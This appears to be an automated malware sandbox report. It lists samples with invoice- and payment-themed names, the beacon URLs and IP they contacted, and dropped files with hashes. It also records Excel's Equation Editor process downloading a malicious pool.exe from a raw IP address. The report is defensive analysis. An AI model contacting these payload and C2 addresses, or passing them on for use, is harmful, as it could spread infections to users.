	PO_2005042020.exe	Get hash	malicious	Browse	• www.funif.icu/dt9v/?WJBxWP=/dNyVkAccEq0OhJt4Ytz8g7S8Q6mx9qNCmyMDejIdoAPysAyB6+9naP82D/jnnZeL5y1&tFQp=7nutZ
	Swift.exe	Get hash	malicious	Browse	• www.chicagolandjunkcarbuyer.com/thl4/?oTO=9XRvGPdd9OZjw66gJDqZc4Tbb4K4WVD9/14pVD3HzfT4/RgnF8iuNk1sdPo8LsHsBiNm&YTLLWz=6lgHDJPh
	SWIFT MT103.exe	Get hash	malicious	Browse	• www.gor.xyz/gscc/?g2JpWVKx=45WLw/qHVVUFgrjwGZOJHGiR4I/cQSQnF8oHOeXkYfHHiqRoy/0ZD/TpSUhrjbztz6x+QlAMnQ==&i48dF=AHEdxvQpNPBdxT6p
	RFQ-Order contract requirements.exe	Get hash	malicious	Browse	• www.gor.xyz/gscc/?PB6pE=45WLw/qHVVUFgrjwGZOJHGiR4I/cQSQnF8oHOeXkYfHHiqRoy/0ZD/TpSUhS8qTu9st5QlAL0g==&l4=8potZVWpGZZ
	hGpEbxogJ3.msi	Get hash	malicious	Browse	• www.chicagolandjunkcarbuyer.com/thl4/?VJBxa=6l9pDXLHZLZt8&szyTH=9XRvGPdd9OZjw66gJDqZc4Tbb4K4WVD9/14pVD3HzfT4/RgnF8iuNk1sdMIsENXUfHkh
	Fra8994.exe	Get hash	malicious	Browse	• www.hitbars.space/q3t0/?_6F=+3dTbzfZs6MxWUk0s5DG9DSasbGeOcbq1TMJ6iU03rkZ0Vw53zLFflffW1vOU7AfPTuy&6l=CXf4ZT4

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Statement for MCF and SSL8909356720029373839200282 02.exe	Get hash	malicious	Browse	• www.hullyc.com/3b4e/?qPtlS=BR-TqN&7nh=4ePaE0hXFCcoXxwZO8an49njM/FSx2KIc8Ta6ac5S7lyJ0MkFWvwf74A2m12MQKM4anz
	INVOICE E-4137 REV.1 AND E-4136 REV.1.exe	Get hash	malicious	Browse	• www.cleaner-solar.com/u9pi/?4hNHZPS8=4OyfnYx74NgWtXxZ7Rjofv7BR5c/IYUL06mPXh1Fccw5xmvA4OPZgb7qUWOtnmXbMvoo&op7=ob08qfOhk
	Img-347654566091235.exe	Get hash	malicious	Browse	• www.hitbars.space/q3t0/?q6A=+3dTbzfZs6MxWUk0s5DG9DSasbGeOcbq1TMJ6iU03rkZ0Vw53zLFfIffW2P0EqgnV0P1&5j=6lULKpmp0J0
	LEMO.exe	Get hash	malicious	Browse	• www.booster.guru/aipc/?f6A8Sz=BMi4rIX3OaRmAVdWmHwDy158GXvJowW6rsMkLX8T/SeurUfZZjefoMGqIKxJ2f9Kzzfm&sDKp4l=3fHXUDz8CN-
	vbc.exe	Get hash	malicious	Browse	• www.gettollingagain.com/lth/?QPi=R0ZjXo5eb12AQfL2mJSQ4Pke5FoJc2BIBKrjfE0luvFwR4nyycvvY6a4I3dzSm6JElVt&EN=z2JTn6-hWBQxkJMP
	0m445A5H66.exe	Get hash	malicious	Browse	• www.wwwmacsports.com/nff/?E6Ap=0DK8_4-Xijpdzt&fZzpL=m9tMrdH5s5McIQQpiSGs8SInYxUL4H2IAxrYgc1ZIVpX4WbHn5hGWqoww b7fTo8LB/Xn
	sample17.exe	Get hash	malicious	Browse	• ww1.blm35.net/
	444890321.exe	Get hash	malicious	Browse	• www.oklahomasundayschool.com/ccr/?FJB=AxjKtjbRfNJtNPnejOfQjb3R2KRHRMY2w4U1+yq2aSZlRtrxzdj5Yr2imIB9O7nqKvHd&v0=JDK8Zp

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	2435.exe	Get hash	malicious	Browse	• www.northsytyle.com/dxe/?Wj0xll=4hH838s0e&EDHT4Ftp=vA37WJpcpzFfNUYXQYg75GtNYSPqw6GeTU1J6B6lZdudLhYIKqXqgoVRncSpzE3J3g/W
	] New Order Vung Ang TPP Viet Nam.exe	Get hash	malicious	Browse	• www.greenshirecommons.com/un8c/?8p=mBlnh5cldNPXtcmrZbSjCDRuhUw9cugXgXVTMTkNCQGRZTLNWcZvUlnJwuwR4xQFHfof&h6Z=FZOTUTGPt4-
	fD56g4DRzG.exe	Get hash	malicious	Browse	• www.frontpagesweb.net/w88t/?1bWl=DwAbJomwIIUam/8Lxif0xJyCLP0/MlDCQn/X6EWMKnqqCjXzJeuBHxh9ROI30kSy7fCE&z6z=STRxNL2x
	malware300.docm	Get hash	malicious	Browse	• ww25.gokeenakte.top/admin.php?f=1&subid1=20210605-2000-3553-b2c5-4eab817b0105
	Payment.exe	Get hash	malicious	Browse	• www.digitalgamerentals.com/ngvm/?3fl00=eXBfF5JabAMvoJeV+Y5ra8EK8SdWvzGjXwXzLVFQuPc9hZ/16jkYHGAZEYy2Tm7CaklT&9rdLfJ=i48HtpdXmp

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
71822.bodis.com	SWIFT MT103.exe	Get hash	malicious	Browse	• 199.59.242.153
	RFQ-Order contract requirements.exe	Get hash	malicious	Browse	• 199.59.242.153
	LEMO.exe	Get hash	malicious	Browse	• 199.59.242.153
	henry.exe	Get hash	malicious	Browse	• 199.59.242.153
	porosi e re Fature Proforma.exe	Get hash	malicious	Browse	• 199.59.242.153
	Remittance Advice pdf.exe	Get hash	malicious	Browse	• 199.59.242.153
	RFQ-14042021 Guangzhou Haotian Equipment Technology Co., Ltd,pdf.exe	Get hash	malicious	Browse	• 199.59.242.153
	Revised Signed Proforma Invoice 000856453553.exe	Get hash	malicious	Browse	• 199.59.242.153
	payment proof.xlsx	Get hash	malicious	Browse	• 199.59.242.153
	SWIFT COPY_PDF.exe	Get hash	malicious	Browse	• 199.59.242.153
	winlog.exe	Get hash	malicious	Browse	• 199.59.242.153
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 199.59.242.153
	Order List - 022321-xlxs.exe	Get hash	malicious	Browse	• 199.59.242.153
	FHT210995.exe	Get hash	malicious	Browse	• 199.59.242.153
	099898892.exe	Get hash	malicious	Browse	• 199.59.242.153
	SOA121520.exe	Get hash	malicious	Browse	• 199.59.242.153
	udtiZ6qM4s.exe	Get hash	malicious	Browse	• 199.59.242.153
	camscanner-011022020.exe	Get hash	malicious	Browse	• 199.59.242.153

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Se adjunta un nuevo pedido.exe	Get hash	malicious	Browse	• 199.59.242.153
	payment copy pdf.exe	Get hash	malicious	Browse	• 199.59.242.153

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
BODIS-NJUS	new order.xlsx	Get hash	malicious	Browse	• 199.59.242.153
	PO_2005042020.exe	Get hash	malicious	Browse	• 199.59.242.153
	Swift.exe	Get hash	malicious	Browse	• 199.59.242.153
	SWIFT MT103.exe	Get hash	malicious	Browse	• 199.59.242.153
	RFQ-Order contract requirements.exe	Get hash	malicious	Browse	• 199.59.242.153
	hGpEbxogJ3.msi	Get hash	malicious	Browse	• 199.59.242.153
	Fra8994.exe	Get hash	malicious	Browse	• 199.59.242.153
	Statement for MCF and SSL8909356720029373839200282 02.exe	Get hash	malicious	Browse	• 199.59.242.153
	INVOICE E-4137 REV.1 AND E-4136 REV.1.exe	Get hash	malicious	Browse	• 199.59.242.153
	Img-347654566091235.exe	Get hash	malicious	Browse	• 199.59.242.153
	LEMO.exe	Get hash	malicious	Browse	• 199.59.242.153
	vbc.exe	Get hash	malicious	Browse	• 199.59.242.153
	0m445A5H66.exe	Get hash	malicious	Browse	• 199.59.242.153
	sample17.exe	Get hash	malicious	Browse	• 199.59.242.153
	444890321.exe	Get hash	malicious	Browse	• 199.59.242.153
	2435.exe	Get hash	malicious	Browse	• 199.59.242.153
	] New Order Vung Ang TPP Viet Nam.exe	Get hash	malicious	Browse	• 199.59.242.153
	fD56g4DRzG.exe	Get hash	malicious	Browse	• 199.59.242.153
	malware300.docm	Get hash	malicious	Browse	• 199.59.242.153
	Payment.exe	Get hash	malicious	Browse	• 199.59.242.153

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\pool[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	713216
Entropy (8bit):	7.571021299706813
Encrypted:	false
SSDEEP:	12288:BUEnk8yfaR+DaY3bsojKdqFyirJ5Y1oDpgAwUzl3XoJPcISRqzGWl06bsyaUVKnp:KEnkZCR+ZjKYjrw1o1H73XwPcIll/bz6
MD5:	734A568749C7879E5CA5EA2B8E082F5E
SHA1:	27D6276E49602F3633DFDD94DE400DB53E209B51
SHA-256:	D0F6F28C586B78DFBC7D4E6C277C20761C9DB38E0CD059807BE5252B52D10660
SHA-512:	012E2122B51055DD011341E629890F3D7B9D3D8CE6984D62EDD287C625634C01B5FB7D220002C79D5E53EBF089FEE5C505B48FDCBE89951BEB36D0A92E9B96E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://3.121.113.175/www/pool.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....P..... .....@.. .....@..... ..@.....|...O..... ..... ..... ..H.....text..... ..... ..`.rsrc.....@..@.reloc..... .....@..B.....H.....p.....L...0).....0.....(...(!.....(....o"....*.....(#.....($.....(%.....(&.....('....*N..(....oE...((....*&..()....*.s*.....s+.....s,.....s-.....s.....*....0.....~....o/....+..*.0.....~....o0....+..*.0.....~....o1....+..*.0.....~....o2....+..*.0.....~....o3....+..*.0..<.....~.....(4.....,r...p.....(5...o6...s7.....~.....+..*.0.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\538D84B1.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\538D84B1.jpeg	
File Type:	[TIFF image data, big-endian, direntries=4], baseline, precision 8, 654x513, frames 3
Category:	dropped
Size (bytes):	62140
Entropy (8bit):	7.529847875703774
Encrypted:	false
SSDEEP:	1536:S30U+TLdCuTO/G6VepVUxKHu9CongJvJsg:vCTbVKVzHu9ConWvJF
MD5:	722C1BE1697CFCEAE7BDEFB463265578
SHA1:	7D300A2BAB951B475477FAA308E4160C67AD93A9
SHA-256:	2EE4908690748F50B261A796E6932FBCA10A79D83C316A9CEE92726CA4453DAE
SHA-512:	2F38E0581397025674FA40B20E73B32D26F43851BE9A8DFA0B1655795CDC476A5171249D1D8D383693775ED9F132FA6BB56D92A8949191738AF05DA053C4E561
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....`.`.....Exif..MM.*.....;.....J.i.....R.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5CD4C46B.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 816 x 552, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	94963
Entropy (8bit):	7.9700481154985985
Encrypted:	false
SSDEEP:	1536:U75cCbvD0PYFuxgYx30CS9lTdjq/DnjKqLqA/cx8zJjCKouoRwWH/EXXXXXXXXXB:kAPVZZ+oq/3TLPcx8zJjCXaWfEXXXXXB
MD5:	17EC925977BED2836071429D7B476809
SHA1:	7A176027FFD13AA407EF29EA42C8DDF7F0CC5D5C
SHA-256:	83905385F5DF8E961CE87C8C4F5E2F470CBA3198A6C1ABB0258218D932DDF2E9
SHA-512:	3E63730BC8FFEAD4A57854FEA1F1F137F52683734B68003480030DA77379EF6347115840280B63B75D61569B2F4F307B832241E3CEC23AD27A771F7B16D199A2
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR...0...(.....9.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^....e.z...b.$..P ..^.Jd..8.....c..c..mF.&.....F...[....Zk...>.g....{...U.T.S.'.O.....eS`S`S `S`S`S`S`S..Q.{.....\_...?...g7.6.6.6.6.6.6.6.....$.....!..c.?.).).).).).).=...+.....}.....x.....O.M.M.M.M.M.M.M..M...>....o.l.l.l.l.l..z.l@...&.....@. ....C.....+...d.x.w.7.6.6.6.6.6.^..6 {..[.).).).).).)...)...+....M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1.....].....x....e..n.....+...d.x.w.7.6 .6.6.6.6.^..6 {..[.).).).).).).)...)...+....M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1.....?.....b..o.l.l.l.l.l.l.|`.l@...`.~S`S`S`S`S`S`S`..=.6.6.6.6.6.6.6.>0.6 ....?.).).).).).).).).).....}.....l.M.M.M.M.M.M.M..L...>....o.l.l.l.l.l.l.l@.....d.x...7.6.6.6.6.6.6.6 .s`S`S`S`S`S`S`S..S`...<...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\965742FE.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Preview:	.PNG.....IHDR.....P.l....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.l.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..".....(..1$..)..[..c&t..ZHv..5....3#..~8... .Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?..''L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.....O.....$2.=|.0.0..A.v..j....h..P.Nv.....,.0....z=...l@8m.h.:]..B.q.C.....6...8qB.....G\..''L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9BFF9592.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9BFF9592.png	
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Preview:	.PNG........IHDR.............P.l....sRGB.........gAMA......a.....pHYs...t...t..f.x..+.IDATx...|.e...........{......z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.l.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555........c...xo.Z.X.J...Lhv.u.q..C..D......-...#n...!.W..#...x.m..&.S........cG.... s..H.=......,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."...........(..1$..)..[..c&t..ZHv..5....3#..~8... .Y..............e2...?.0.t.R}ZI..`.&.......rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'......^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.......O.....$2.=\|.0.0..A.v..j....h..P.Nv......,.0....z=...I@8m.h.:]..B.q.C.......6...8qB......G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z......>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll..........W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A3F7F095.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=4], baseline, precision 8, 654x513, frames 3
Category:	dropped
Size (bytes):	62140
Entropy (8bit):	7.529847875703774
Encrypted:	false
SSDEEP:	1536:S30U+TLdCuTO/G6VepVUxKHu9CongJvJsg:vCTbVKVzHu9ConWvJF
MD5:	722C1BE1697CFCEAE7BDEFB463265578
SHA1:	7D300A2BAB951B475477FAA308E4160C67AD93A9
SHA-256:	2EE4908690748F50B261A796E6932FBCA10A79D83C316A9CEE92726CA4453DAE
SHA-512:	2F38E0581397025674FA40B20E73B32D26F43851BE9A8DFA0B1655795CDC476A5171249D1D8D383693775ED9F132FA6BB56D92A8949191738AF05DA053C4E561
Malicious:	false
Preview:	......JFIF.....`.`......Exif..MM.*.......;.........J.i.........R.......................>..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AB839B70.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false
Preview:	......JFIF.............C...C...r...."..}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(...(...(...(...(...(...(...(...(...(...(...(... (... (...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B52CFCE6.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.812369690502041
Encrypted:	false
SSDEEP:	3072:u34UL0tS6WB0JOqFB5AEA7rgXuzqn8nG/qc+5:g4UcLe0JOcXuunhqcS
MD5:	2051FB74D1E67A37780B94F236AFB26D
SHA1:	8BA9450C0530390D27E7FDCEC790D3897730DFA4
SHA-256:	643983836D160B51928239762C729C2B9D374A85B803387CE24B3C02F3C55B04
SHA-512:	C1C3FF7400EAD8F1B0CD7ED7C2378974ABE971F7FA8943EA583ED9FF9E4341EE9C102E6FA9C1D9C784C26DC716944638B83781BE3E60E0A5EF8698B1FD9BA3 DA
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B52CFCE6.emf	
Preview:	....l..........................m>...!.. EMF........(..\K..hC..F...,... ...EMF+.@.................X...X...F...\...P...EMF+"@...........@..........$@..........0@.............? !@...........@..%...........%..................................R...p...............................@."C.a.l.i.b.r.i...z$.....O.-z.z.@P. %.....O...O.....0.O...O..N5P0.O.(.O.......O...O..N5P0.O.(.O. ....y.z(.O.0.O. ....z.z............O...........................%...X...%...7...................{$..................C.a.l.i.b.r.i.............O.X... (.O.\.O............vdv......%...........%...........%...........!..............................."...........%...........%...........%...........T...T..........................@.E.@............L.......................P... ...6...F...$. ......EMF+*@..$..........?...........?.........@...........@..........*@..$..........?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C1FF01E4.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false
Preview:	......JFIF.............C...C...r...."...}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(...(...(...(...(...(...(...(...(...(...(...(... (... (...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D2827BAF.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7608
Entropy (8bit):	5.084398854528001
Encrypted:	false
SSDEEP:	96:+SFvbLSR5gs3iwiMO10VCVU7ckQadVDYM/PVfmhDqpH:5Fvw+sW31RGtdVDYM3VfmkpH
MD5:	47A28CB161396FA7C67E39A74619C8CD
SHA1:	B65196123279EE71D31E2C3D23B98937096F08F1
SHA-256:	BB9E78C91679C8FCC51849CCED0EE7E7CE680E9249A2B074A681AAC1D7379DDC
SHA-512:	99882C47315A1209104BE1C0CE49391B9AD9A04C8480297FF6E30C1D8ECEBC4EF3F3557869E685D5CA37879CA96B4F398514367AE73777AE3433C19505352797
Malicious:	false
Preview:	....l...,..........<................... EMF................................8...X....................?..................................C...R...p...................................S.e.g.o.e. .U.I.._.6.).X...x.#.d.......................@......p....\......................p.........6Pv...p....`..p.`_.$y.v.]v...8............v..v.$.......d.......$....^.p.....^.px[v..]v.Prf...8.-........<.v................<.>v.Z.v....X.bS.. ...`_........................vdv......%...................................r..................'...........(...(..................?...........?................l...4...........(...(...(...(..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F1ED9AE7.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 816 x 552, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	94963
Entropy (8bit):	7.9700481154985985
Encrypted:	false
SSDEEP:	1536:U75cCbvD0PYFuxgYx30CS9ITdjq/DnjKqLqA/cx8zJjCKouoRwWH/EXXXXXXXXXB:kAPVZZ+oq/3TLPcx8zJjCXaWfEXXXXXB
MD5:	17EC925977BED2836071429D7B476809
SHA1:	7A176027FFD13AA407EF29EA42C8DDF7F0CC5D5C
SHA-256:	83905385F5DF8E961CE87C8C4F5E2F470CBA3198A6C1ABB0258218D932DDF2E9
SHA-512:	3E63730BC8FFEAD4A57854FEA1F1F137F52683734B68003480030DA77379EF6347115840280B63B75D61569B2F4F307B832241E3CEC23AD27A771F7B16D199A2
Malicious:	false
Preview:	.PNG........IHDR...0...(.....9.......sRGB.........gAMA......a.....pHYs..........o.d....IDATx^....e.z...b.$..P ..^.Jd..8.........c..c..mF.&......F...[....Zk...>.g....{...U.T.S.'.O......eS`S`S `S`S`S`S`S..Q.{....._...?...g7.6.6.6.6.6.6.6......$......................!..c.?.).).).).).).)..).=...+.....................}................x.....O.M.M.M.M.M.M.M..M...>....o.l.l.l.l.l..z.l@...&.................@. ....C................+...d.x.w.7.6.6.6.6.6.^..6 {..[.).).).).).).)...)...+....M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1........................]............x....e..n............+...d.x.w.7.6 .6.6.6.6.^..6 {..[.).).).).).).)..)...+....M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1..................?.....b..o.l.l.l.l.l.l.l.|`.l@...`.~S`S`S`S`S`S`S`..=.6.6.6.6.6.6.6.6.>0.6 ....?. ).).).).).).)........................}..................l.M.M.M.M.M.M.M.M..L...>....o.l.l.l.l.l.l.l.l@.....................d.x...7.6.6.6.6.6.6.6.6 .s`S`S`S`S`S`S`S`S..S`...<...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\mso37B6.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\mso37B6.tmp	
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Preview:	BM.....6...(.....)l.lXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL.....vaL..... .....vaL.....vaL.....{..{..{..{..{..{..{..{..{..{..{..{..{..{..{...vaL.....u.....}.z.i.....vaL.....x....}.....].....vaL..... .....{.....w.....vaL.....~.....w.....vaL.....vaL.....vaL.....vaL..... .....vaL.....vaL.....vaL.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\mso37B7.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Preview:	BM.....6...(.....)l.lXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL.....vaL..... .....vaL.....vaL.....{..{..{..{..{..{..{..{..{..{..{..{..{..{..{...vaL.....u.....}.z.i.....vaL.....x....}.....].....vaL..... .....{.....w.....vaL.....~.....w.....vaL.....vaL.....vaL.....vaL..... .....vaL.....vaL.....vaL.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\mso37B8.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
